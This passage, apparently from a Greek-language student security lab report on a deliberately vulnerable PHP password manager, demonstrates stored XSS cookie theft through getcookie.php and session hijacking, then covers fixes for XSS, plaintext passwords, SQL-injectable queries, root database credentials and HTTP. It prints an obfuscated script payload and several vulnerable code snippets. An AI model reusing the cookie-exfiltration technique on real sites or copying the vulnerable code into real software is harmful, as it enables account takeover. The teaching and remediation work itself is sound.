Στο δεύτερο σενάριο χρησιμοποιήθηκε παραλλαγή payload που επιτυγχάνει την ίδια λειτουργία (εξαγωγή cookie) αλλά με διαφορετική μορφή (obfuscation), ώστε να καταδειχθεί ότι το πρόβλημα δεν περιορίζεται σε ένα συγκεκριμένο "μοτίβο" εισαγωγής. Η σημείωση που χρησιμοποιήθηκες είναι:


```
<script>eval("u0061u006cu0065u0072u0074(
    u0022u0058u0053u0053u0020u0075u0073u0069u006eu0067u0020u0065u0076u0061u006cu0022)");
</script>
```

Στην Εικόνα 8 φαίνεται ότι το cookie αποθηκεύεται επιτυχώς και σε αυτήν την περίπτωση.




Εικόνα 8: *Σενάριο B: Καταγραφή session cookie στη λίστα κλεμμένων cookies.*

Στα logs (Εικόνα 9) παρατηρείται και πάλι request προς *getcookie.php*.



Εικόνα 9: *Σενάριο Β: Καταγραφή στο web server που δείχνει την επιτυχή κλήση του getcookie.php από το payload.*


Επιβεβαίωση αποθήκευσης payload στη βάση Επειδή πρόκειται για *stored* XSS, το payload αποθηκεύεται στη βάση δεδομένων και εκτελείται κάθε φορά που προβάλλεται η σελίδα. Στην Εικόνα 10 φαίνεται ότι οι κακόβουλες σημειώσεις αποθηκεύτηκαν στον πίνακα `notes`.




Εικόνα 10: *Καταγραφή στη βάση: αποθηκευμένες σημειώσεις που περιέχουν τα XSS payloads (persistent storage).*

5.4.1. Session hijacking demonstration μέσω *usecookie.php*

Ο αντίκτυπος της ευπάθειας είναι ιδιαίτερα σοβαρός, καθώς το **session cookie μπορεί να χρησιμοποιηθεί για πλαστοπροσωπία** (session hijacking). Στην Εικόνα 11α′ φαίνεται η χρήση του *usecookie.php* με παράμετρο το κλεμμένο `PHPSESSID`. Στη συνέχεια, η πρόσβαση σε προστατευμένη σελίδα της εφαρμογής (π.χ. *dashboard.php*) είναι εφικτή ως ο χρήστης-θύμα, όπως φαίνεται στην Εικόνα 11β′.



(α′) *Επαναχρησιμοποίηση του κλεμμένου `PHPSESSID` μέσω usecookie.php.*



(β′) *Πρόσβαση στο dashboard.php μετά την επαναχρησιμοποίηση του session cookie.*

Εικόνα 11: *Session hijacking demonstration.*

Με βάση τα παραπάνω, επιβεβαιώνεται ότι η εφαρμογή επιτρέπει αποθήκευση και εκτέλεση κακόβουλου JS κώδικα μέσω του μηχανισμού σημειώσεων, με αποτέλεσμα τόσο την εξαγωγή cookies όσο και την πρακτική επίδειξη πλαστοπροσωπίας.

5.5. Αντιμετώπιση Stored XSS στο *notes.php*

Η αντιμετώπιση του Stored XSS βασίζεται στην αρχή ότι **οποιοδήποτε περιεχόμενο προέρχεται από τον χρήστη ή/και τη βάση δεδομένων πρέπει να θεωρείται μη-έμπιστο**. Στην αρχική υλοποίηση, το περιεχόμενο των σημειώσεων εμφανιζόταν απευθείας στο HTML, με αποτέλεσμα ο browser να το ερμηνεύει ως markup και να εκτελεί τυχόν ενσωματωμένο JavaScript. Η καθιερωμένη πρακτική για την αποτροπή XSS σε *HTML body context* είναι το **context-aware output encoding**, δηλαδή η κωδικοποίηση ειδικών χαρακτήρων (π.χ. <, >, ", ') πριν από την προβολή τους. Με αυτόν τον τρόπο, ακόμη και αν στη βάση υπάρχουν αποθηκευμένα payloads, αυτά προβάλλονται ως απλό κείμενο και δεν είναι δυνατόν να εκτελεστούν.

5.5.1. Υλοποίηση της διόρθωσης


Η διόρθωση πραγματοποιήθηκε με ελάχιστη αλλαγή στο *notes.php*, στο σημείο προβολής των σημειώσεων. Συγκεκριμένα, πριν την εκτύπωση του περιεχομένου, εφαρμόστηκε `htmlspecialchars()` με επιλογές `ENT_QUOTES` και `UTF-8`, έτσι ώστε να γίνεται ασφαλής απόδοση των δεδομένων στο HTML. Το Απόσπασμα παρακάτω παρουσιάζει τον διορθωμένο κώδικα:

```
// Escape output to prevent stored XSS (DB content must be treated as untrusted).
$safe_note = htmlspecialchars($row["note"], ENT_QUOTES | ENT_SUBSTITUTE, "UTF-8");
$safe_user = htmlspecialchars($row["username"], ENT_QUOTES | ENT_SUBSTITUTE, "UTF-8");

echo "<div class='note-content'>" . $safe_note . "</div>";
echo "<div class='note-signature'> by " . $safe_user . "</div>";
```

5.5.2. Επαλήθευση της διόρθωσης

Μετά την εφαρμογή του output encoding, τα ήδη αποθηκευμένα payloads στη βάση δεν απαιτείται να διαγραφούν. Αντίθετα, προβάλλονται ως απλό κείμενο, όπως φαίνεται στην Εικόνα 12, όπου οι συμβολοσειρές `<script>...</script>` εμφανίζονται χωρίς να εκτελούνται.



Εικόνα 12: *Μετά τη διόρθωση: τα XSS payloads εμφανίζονται ως απλό κείμενο (δεν εκτελείται JavaScript).*

Επιπλέον, η απουσία εκτέλεσης επιβεβαιώνεται και από τα logs του web server: ενώ καταγράφονται αιτήματα προς *notes.php*, δεν καταγράφονται πλέον αιτήματα προς */passman/xss/getcookie.php* (δηλαδή δεν πραγματοποιείται cookie exfiltration), όπως φαίνεται στην Εικόνα 13.

Συνεπώς, η εφαρμογή *context-aware output encoding* στο σημείο προβολής **εξαλείφει την εκτέλεση αποθηκευμένων XSS payloads** στο συγκεκριμένο context, διατηρώντας αμετάβλητη τη λειτουργικότητα

Εικόνα 13: *Μετά τη διόρθωση: καταγράφονται μόνο αιτήματα προς notes.php και απουσιάζουν τα αιτήματα προς /passman/xss/getcookie.php.*

της εφαρμογής.

5.6. Επέκταση της αντιμετώπισης XSS στα επιπλέον σημεία

Η ευπάθεια Stored XSS που παρουσιάστηκε μέσω της λειτουργίας σημειώσεων **δεν αποτελεί μεμονωμένο περιστατικό**, αλλά ενδεικτικό ενός γενικότερου προγραμματιστικού μοτίβου στην εφαρμογή. Δεδομένα προερχόμενα από χρήστες ή από τη βάση δεδομένων προβάλλονταν απευθείας στο HTML χωρίς κατάλληλη κωδικοποίηση εξόδου. Για τον λόγο αυτό πραγματοποιήθηκε εκτενέστερη ανάλυση και εντοπίστηκαν επιπλέον σημεία με δυνητική ή άμεση ευπάθεια σε XSS.

5.6.1. Εμφάνιση διαπιστευτηρίων ιστοσελίδων (*dashboard.php*)

Στο *dashboard.php*, τα πεδία *web_url*, *web_username* και *web_password* προέρχονται από δεδομένα που εισάγονται από τον χρήστη, αποθηκεύονται στη βάση δεδομένων και στη συνέχεια εμφανίζονται στη διεπαφή. Στην αρχική υλοποίηση, τα δεδομένα αυτά προβάλλονταν απευθείας, όπως φαίνεται εδώ:

```
// Vulnerable output: database-backed user input rendered without escaping.
echo "<td>" . $row["web_url"] . "</td>";
echo "<td>" . $row["web_username"] . "</td>";
echo "<td>" . $row["web_password"] . "</td>";
```

Η πρακτική αυτή επιτρέπει την αποθήκευση και εκτέλεση κακόβουλου HTML ή JavaScript κώδικα (*Stored XSS*), με εκτέλεση του payload κάθε φορά που προβάλλεται η σελίδα.

5.6.2. Εμφάνιση ονόματος χρήστη από session (*dashboard.php*)

Στην ίδια σελίδα, το όνομα του συνδεδεμένου χρήστη εμφανιζόταν στο header της σελίδας. Η τιμή αυτή προέρχεται από session μεταβλητή και στην αρχική υλοποίηση εμφανιζόταν χωρίς κωδικοποίηση εξόδου, όπως φαίνεται εδώ:

```
// Vulnerable output: session-derived value treated as trusted.
echo "<h3>Entries of " . $username . "</h3>";
```

Παρότι τα session δεδομένα συχνά θεωρούνται έμπιστα, στην πράξη μπορούν να αλλοιωθούν σε σενάρια XSS, session hijacking ή cookie tampering. Η συγκεκριμένη περίπτωση αποτελεί χαρακτηριστικό παράδειγμα **second-order XSS**. Η αντιμετώπιση βασίστηκε στην κωδικοποίηση της τιμής πριν την εμφάνιση της.

5.6.3. Reflected XSS σε μηνύματα σφάλματος (*login.php*, *register.php*)

Κατά την ανάλυση εξετάστηκε και η περίπτωση εμφάνισης μηνυμάτων σφάλματος προς τον χρήστη. Στα αρχεία *login.php* και *register.php* τα μηνύματα αυτά εμφανίζονται με χρήση μεταβλητής, όπως παρακάτω:


```
// Display login or registration status message.
echo "<p>" . $login_message . "</p>";
```

Στην παρούσα υλοποίηση, οι μεταβλητές αυτές λαμβάνουν μόνο **στατικές συμβολοσειρές** και δεν ενσωματώνουν δεδομένα εισόδου χρήστη. Ως εκ τούτου, δεν είναι πρακτικά εκμεταλλεύσιμες για *reflected XSS* στην τρέχουσα μορφή της εφαρμογής. Για τον λόγο αυτό, δεν πραγματοποιήθηκε περαιτέρω εκμετάλλευση, αλλά το σημείο καταγράφεται ως θεωρητικό σενάριο που θα απαιτούσε αντιμετώπιση σε μελλοντική επέκταση της εφαρμογής. Ο αναγνώστης μπορεί εδώ να βρει το branch με όλες τις αλλαγές.

6. Αποθηκευση κωδικων αυθεντικοποιησης σε απλο κειμενο

Η εφαρμογή, στην αρχική της υλοποίηση, διαχειριζόταν τους **κωδικούς** αυθεντικοποίησης των χρηστών (login passwords) ως **απλό κείμενο (plaintext)**. Το πρόβλημα αυτό εμφανίζεται σε περισσότερα του ενός σημεία της εφαρμογής:

1. **Πίνακας βάσης δεδομένων `login_users`:** Οι κωδικοί πρόσβασης αποθηκεύονταν αυτούσιοι στη βάση δεδομένων, γεγονός που μπορεί να επιβεβαιωθεί με απευθείας ερώτημα SQL. Η αποθήκευση του κωδικού σε απλό κείμενο είναι άμεσα ορατή και στο περιεχόμενο της βάσης δεδομένων, όπως φαίνεται στην Εικόνα 14.



Εικόνα 14: *Κωδικοί χρηστών σε απλό κείμενο.*

2. **Διαδικασία εγγραφής χρήστη (`register.php`):** Ο κωδικός που εισάγεται από τον χρήστη αποθηκευόταν στη βάση χωρίς καμία μορφή μετασχηματισμού (hashing).

```
$sql_query = "INSERT INTO login_users (username,password) VALUES
    ('{$new_username}','{$new_password}');";
$result = $conn->query($sql_query);
```

3. **Διαδικασία σύνδεσης χρήστη (`login.php`):** Η αυθεντικοποίηση πραγματοποιούνταν μέσω της SQL εντολής `WHERE username = ? AND password = ?`, με άμεση σύγκριση του κωδικού που εισάγει ο χρήστης με τον αποθηκευμένο κωδικό.

```
$sql_query = "SELECT * FROM login_users WHERE username='{$username}'
    AND password='{$password}';";
$result = $conn->query($sql_query);

if (!empty($result) && $result->num_rows >= 1) {
    $_SESSION['username'] = $username;
    $_SESSION['loggedin'] = true;
    // ...
}
```

4. **Αποθήκευση κωδικών τρίτων ιστοσελίδων (`dashboard.php`):** Οι κωδικοί πρόσβασης ιστοσελίδων αποθηκεύονται και εμφανίζονται επίσης ως απλό κείμενο. Η λύση του συγκεκριμένου ζητήματος απαιτεί τη δημιουργία επιπλέον κώδικα για την κωδικοποίηση και αποκωδικοποίηση των δεδομένων, αλλά και αρκετές αλλαγές σε επίπεδο αρχητεκτονικής. Για παράδειγμα πρέπει να αποφασιστεί που θα αποθηκεύονται τα κλειδιά κωδικοποίησης, πως θα γίνει η αναδιάρθρωση του κώδικα για να αρχικοποιούνται τα κλειδιά κλπ. Για το λόγο αυτό **η υλοποίησή κρίθηκε εκτός ορίων για τη συγκεκριμένη εργασία**.

   Αν όμως θα υλοποιούσαμε τέτοια αλλαγή, η λύση θα έπρεπε να προσθέσει ένα νέο αρχείο, π.χ. *crypto.php*, το οποίο θα περιείχε βοηθητικές συναρτήσεις συμμετρικής κρυπτογράφησης με authenticated encryption (π.χ. AES-256-GCM). Ενδεικτικά:

   (α′) `pm_get_key()`: ανάκτηση του μυστικού κλειδιού από environment variable (π.χ. `APP_ENC_KEY`) και παραγωγή σταθερού 32-byte key (π.χ. με `hash('sha256', ... , true)`), ώστε το κλειδί να μην βρίσκεται ποτέ hard-coded στο repository.

   (β′) `pm_encrypt($plaintext)`: κρυπτογράφηση του password πριν την αποθήκευση, με τυχαίο IV (`random_bytes`) και παραγωγή authentication tag, και επιστροφή ενός base64 blob (π.χ. `base64(iv || tag || cipher)`) κατάλληλου για αποθήκευση σε `VARCHAR`.

   (γ′) `pm_decrypt($blob)`: αποκρυπτογράφηση του αποθηκευμένου blob κατά την προβολή, με έλεγχο εγκυρότητας (base64 + μήκος + tag), και (προαιρετικά) fallback σε plaintext για παλαιές εγγραφές ώστε να διευκολυνθεί η μετάβαση (migration).

   Στη συνέχεια, θα έπρεπε να γίνουν στοχευμένες αλλαγές στο *dashboard.php*:

   (α′) Στο σημείο εισαγωγής νέας εγγραφής, να γίνεται `require_once 'crypto.php'` και να αντικαθίσταται η αποθήκευση του `$new_password` με `$enc_password = pm_encrypt($new_password)` πριν το `INSERT` (ώστε στη βάση να καταλήγει μόνο ciphertext), και

   (β′) Στο σημείο προβολής της λίστας, να γίνεται `$plain_pass = pm_decrypt($row['web_password'])` πριν το `htmlspecialchars` και την εκτύπωση στο HTML (ώστε να εμφανίζεται στον χρήστη το πραγματικό password, αλλά να παραμένει κρυπτογραφημένο στην αποθήκευση).

   (γ′) Τέλος, θα απαιτούνταν μία διαδικασία migration (π.χ. προσωρινό script) για να κρυπτογραφηθούν οι ήδη αποθηκευμένοι plaintext κωδικοί στο `websites` table, καθώς και ρύθμιση του container/compose ώστε να ορίζεται το `APP_ENC_KEY` ως secret μέσω environment variables.

6.1. Επιπτώσεις ασφάλειας και σενάρια εκμετάλλευσης

Η αποθήκευση κωδικών αυθεντικοποίησης σε απλό κείμενο αυξάνει δραματικά τον αντίκτυπο οποιασδήποτε παραβίασης της βάσης δεδομένων. Σε περίπτωση που ένας επιτιθέμενος αποκτήσει πρόσβαση ανάγνωσης στη βάση (π.χ. μέσω SQL Injection, διαρροής backup ή εσφαλμένων δικαιωμάτων), μπορεί να ανακτήσει άμεσα όλους τους κωδικούς χρηστών χωρίς καμία επιπλέον προσπάθεια.

Επιπλέον, επειδή η αυθεντικοποίηση βασιζόταν σε σύγκριση plaintext τιμών εντός της SQL εντολής, η διαρροή του πίνακα `login_users` οδηγεί άμεσα σε πλήρη παραβίαση όλων των λογαριασμών, χωρίς να απαιτείται σπάσιμο (cracking) κωδικών ή hashes.

6.2. Προσέγγιση αντιμετώπισης

Για την ασφαλή διαχείριση κωδικών αυθεντικοποίησης, **οι κωδικοί δεν πρέπει ποτέ να αποθηκεύονται σε απλό κείμενο**. Η καθιερωμένη πρακτική είναι:

- χρήση συναρτήσεων **hashing** με ενσωματωμένο salt κατά την εγγραφή,
- **επαλήθευση** του κωδικού κατά τη σύνδεση μέσω σύγκρισης hash και **όχι μέσω SQL**.

Στην παρούσα εργασία χρησιμοποιούνται οι συναρτήσεις `password_hash()` και `password_verify()` της PHP, οι οποίες θεωρούνται βέλτιστη πρακτική για την αποθήκευση κωδικών.

6.3. Διορθωμένη υλοποίηση

Στη διορθωμένη υλοποίηση οι κωδικοί πλέον δεν εισάγονται στη βάση απευθείας από τη μεταβλητή του UI *new_password*, αλλά **περνά πρώτα από hashing**:

```
$sql_query = "INSERT INTO login_users (username, password) VALUES (?, ?)";
$stmt = $conn->prepare($sql_query);
// ...
$password_hash = password_hash($new_password, PASSWORD_DEFAULT);
$stmt->bind_param("ss", $new_username, $password_hash);
$result = $stmt->execute();
```

Ομοίως κατά το login (*login.php*), η επαλήθευση στον κωδικό γίνεται με την *password_verify*.

```
$stmt = $conn->prepare("SELECT id, password FROM login_users WHERE username = ?");
$stmt->bind_param("s", $username)->execute();
$result = $stmt->get_result();
if ($result && $result->num_rows === 1) {
    if (password_verify($password, $result->fetch_assoc()["password"])) {
        // succesful password verification
    }
}
```

6.4. Απαιτούμενες αλλαγές περιβάλλοντος και βάσης δεδομένων

Μετά την αλλαγή του μηχανισμού αυθεντικοποίησης, οι ήδη αποθηκευμένοι plaintext κωδικοί πρέπει να αντικατασταθούν από hashes. Για τον προ-εγκατεστημένο χρήστη δοκιμών (u1/p1), η διαδικασία πραγματοποιήθηκε χειροκίνητα στο περιβάλλον Docker, ως εξής:

Αρχικά δημιουργήσαμε ένα hashed κωδικό για τον υπάρχον χρήστη:

```
$ docker compose exec web bash
root@ee33aeda3931:/var/www/html# php -r \
  'echo password_hash("p1", PASSWORD_DEFAULT), PHP_EOL;'
$2y$10$L18u5/PyVkDgsce/DsUOQu0sKhTzh854Euhog3cVb1W4YAfgRzY8W
root@ee33aeda3931:/var/www/html#
exit
```

Έπειτα αλλάξαμε των κωδικό χειροκίνητα στη βάση:

```
MariaDB [pwd_mgr]> SELECT * FROM login_users;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
|  1 | u1       | p1       |
+----+----------+----------+

MariaDB [pwd_mgr]> UPDATE login_users
> SET password = '$2y$10$L18u5/PyVkDgsce/DsUOQu0sKhTzh854Euhog3cVb1W4YAfgRzY8W'
> WHERE username='u1';

MariaDB [pwd_mgr]> SELECT * FROM login_users;
+----+----------+--------------------------------------------------------------+
| id | username | password                                                     |
```


```
+----+----------+--------------------------------------------------------------+
|  1 | u1       | $2y$10$L18u5/PyVkDgsce/DsUOQu0sKhTzh854Euhog3cVb1W4YAfgRzY8W |
+----+----------+--------------------------------------------------------------+
```

Η παραπάνω διαδικασία επιβεβαιώνει την επιτυχή αντικατάσταση του plaintext κωδικού με ασφαλές hash, διασφαλίζοντας τη συμβατότητα της βάσης δεδομένων με τη νέα υλοποίηση αυθεντικοποίησης.

Τέλος ενημερώσαμε τον ίδιο κωδικό και στο αρχείο αρχικοποίησης (*01-create-pwd_ mgr-db-withData.sql*) της βάσης στον container.

```
-- php -r 'echo password_hash("p1", PASSWORD_DEFAULT), PHP_EOL;'
INSERT INTO `login_users` (`id`, `username`, `password`) VALUES
    (1, 'u1', '$2y$10$L18u5/PyVkDgsce/DsUOQu0sKhTzh854Euhog3cVb1W4YAfgRzY8W');
```

Στην Εικόνα 15 φαίνεται η επιτυχής σύνδεση του υπάρχον χρήστη μετά την αλλαγή του κωδικού στην βάση.



Εικόνα 15: *Επιτυχής σύνδεση χρήστη μετά την αλλαγή κωδικού.*

7. Χρηση διαπιστευτηριων διαχειριστη (root)

Ένα επιπλέον σημαντικό πρόβλημα ασφάλειας της εφαρμογής είναι ότι η **σύνδεση** προς τη βάση δεδομένων πραγματοποιείται με **διαπιστευτήρια διαχειριστή** (*administrator credentials*, χρήστης `root`). Η πρακτική αυτή παραβιάζει τη θεμελιώδη αρχή του *least privilege* (ελάχιστα απαραίτητα προνόμια), διότι οποιοσδήποτε επιτιθέμενος αποκτήσει δυνατότητα εκτέλεσης SQL εντολών (π.χ. μέσω SQL injection ή μέσω πρόσβασης στη βάση) δεν περιορίζεται από δικαιώματα και μπορεί να πραγματοποιήσει καταστροφικές ενέργειες.

Το πρόβλημα εντοπίζεται στα ακόλουθα σημεία.

- config.php (defaults σε root). Στο αρχείο *config.php*, οι παράμετροι της βάσης διαβάζονται από environment variables, αλλά αν δεν υπάρχουν τιμές, γίνεται fallback σε `root/rootpass`.

  ```
  $DB_HOST = getenv('DB_HOST') ?: 'db';
  $DB_USER = getenv('DB_USER') ?: 'root';
  $DB_PASS = getenv('DB_PASS') ?: 'rootpass';
  $DB_NAME = getenv('DB_NAME') ?: 'pwd_mgr';
  ```

- docker-compose.yml (η web υπηρεσία τρέχει ως root στη DB). Στο *docker-compose.yml* τα environment variables της web υπηρεσίας ορίζονται ρητά ως `root/rootpass`, οπότε ακόμη και αν αλλάζαμε μόνο το *config.php*, η εφαρμογή θα συνέχιζε να συνδέεται ως root.

```
services:
    web:
      environment:
        DB_HOST: db
        DB_USER: root
        DB_PASS: rootpass
        DB_NAME: pwd_mgr
```

- SQL init (δεν υπάρχει dedicated χρήστης εφαρμογής). Στο αρχείο αρχικοποίησης *01-create-pwd_ mgr-db-withData.sql* δημιουργούνται tables και demo δεδομένα, όμως δεν δημιουργείται ξεχωριστός χρήστης βάσης δεδομένων με περιορισμένα δικαιώματα (least privilege).

7.1. Επιπτώσεις ασφάλειας

Η χρήση διαπιστευτηρίων διαχειριστή σημαίνει ότι σε περίπτωση παραβίασης:

- είναι δυνατή η **πλήρης ανάγνωση** όλων των δεδομένων (π.χ. users, notes, websites),
- είναι δυνατές **καταστροφικές ενέργειες** (`DROP`, `TRUNCATE`, μαζικά `DELETE`),
- είναι πιθανή **μόνιμη παραβίαση** (π.χ. αλλαγές σε grants/χρήστες), ανάλογα με τη ρύθμιση του DB server.

Με άλλα λόγια, ακόμη και αν διορθωθούν SQLi σε επίπεδο κώδικα, η χρήση root αυξάνει σημαντικά τον αντίκτυπο (impact amplification) οποιασδήποτε επιτυχούς επίθεσης.

7.2. Αντιμετώπιση: least privilege χρήστης βάσης δεδομένων

Η αντιμετώπιση βασίζεται στη δημιουργία ενός dedicated χρήστη εφαρμογής (π.χ. `passman_app`), στον οποίο εκχωρούνται μόνο τα απολύτως απαραίτητα δικαιώματα στο schema `pwd_mgr`.

- Αλλαγή στο **SQL init**: δημιουργία χρήστη και GRANT. Στο αρχείο *01-create-pwd_ mgr-db-withData.sql* που φορτώνεται από `/docker-entrypoint-initdb.d`) προστέθηκαν οι παρακάτω εντολές:

  ```
  -- Create a dedicated DB user for the web application (least privilege).
  -- Grant only the required privileges on the application database.
  CREATE USER IF NOT EXISTS 'passman_app'@'%' IDENTIFIED BY 'passman_app_pw';
  GRANT SELECT, INSERT, UPDATE, DELETE ON pwd_mgr.* TO 'passman_app'@'%';
  FLUSH PRIVILEGES;
  ```

  Με αυτόν τον τρόπο, η εφαρμογή μπορεί να λειτουργήσει κανονικά, ενώ παράλληλα **δεν επιτρέπονται επικίνδυνα δικαιώματα** όπως `DROP`, `ALTER`, `CREATE USER`, `GRANT OPTION`.
- Αλλαγή στο docker-compose.yml: web **συνδέεται ως passman_app**. Στη συνέχεια, στο *docker-compose.yml* αλλάχθηκαν τα credentials της web υπηρεσίας ώστε να χρησιμοποιείται ο νέος χρήστης:

  ```
  services:
    web:
      environment:
        DB_HOST: db
        DB_USER: passman_app
        DB_PASS: passman_app_pw
        DB_NAME: pwd_mgr
  ```

  Ο χρήστης `root` παραμένει διαθέσιμος μόνο για διαχειριστικές εργασίες στο DB container (*administration*), αλλά η εφαρμογή δεν τον χρησιμοποιεί πλέον.
- Αλλαγή στο config.php: ασφαλέστερα defaults / αποφυγή fallback σε root. Τέλος, στο *config.php* αφαιρέθηκε το επικίνδυνο fallback σε root. Υπάρχουν δύο ασφαλείς επιλογές:
  - **Επιλογή 1 (fail closed):** αν λείπουν env vars, η εφαρμογή σταματάει με μήνυμα σφάλματος.

– **Επιλογή 2 (safe defaults):** fallback σε `passman_app` αντί για `root`.

Στην παρούσα εργασία ακολουθήθηκε η *safe defaults* επιλογή:

```
$DB_HOST = getenv('DB_HOST') ?: 'db';
$DB_USER = getenv('DB_USER') ?: 'passman_app';
$DB_PASS = getenv('DB_PASS') ?: 'passman_app_pw';
$DB_NAME = getenv('DB_NAME') ?: 'pwd_mgr';
```

Με τις παραπάνω αλλαγές, **η εφαρμογή λειτουργεί με περιορισμένα δικαιώματα στη βάση δεδομένων**, μειώνοντας σημαντικά τον αντίκτυπο (impact reduction) πιθανών επιθέσεων. Η πρακτική αυτή αποτελεί βασικό μέτρο **defense-in-depth** και ευθυγραμμίζεται με θεμελιώδεις αρχές secure design.

Ένα παράδειγμα φαίνεται και στο στιγμιότυπο παρακάτω, όπου η βάση απορρίπτει τη διαγραφή πίνακα, στον χρήστη passman_app:

```
-- $ docker compose exec db mariadb -upassman_app -ppassman_app_pw
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 5
Server version: 11.8.5-MariaDB-ubu2404 mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> DROP TABLE pwd_mgr.login_users;
ERROR 1142 (42000): DROP command denied to user 'passman_app'@'localhost' for
table `pwd_mgr`.`login_users`
MariaDB [(none)]>
```

8. Χρηση HTTP αντι HTTPS

Η εφαρμογή αρχικά λειτουργεί αποκλειστικά μέσω του μη ασφαλούς πρωτοκόλλου HTTP. Όπως αναφέρεται και στην εκφώνηση, η χρήση HTTP επιτρέπει σε έναν επιτιθέμενο που παρακολουθεί την κίνηση του δικτύου (*network observer / man-in-the-middle*) **να υποκλέψει τις πληροφορίες** που εμφανίζονται στον χρήστη και τα δεδομένα που αυτός αποστέλλει (π.χ. username/password στα forms).

Σε πραγματικό περιβάλλον, αυτό σημαίνει ότι:

- τα **credentials** μπορούν να διαρρεύσουν σε **plaintext**,
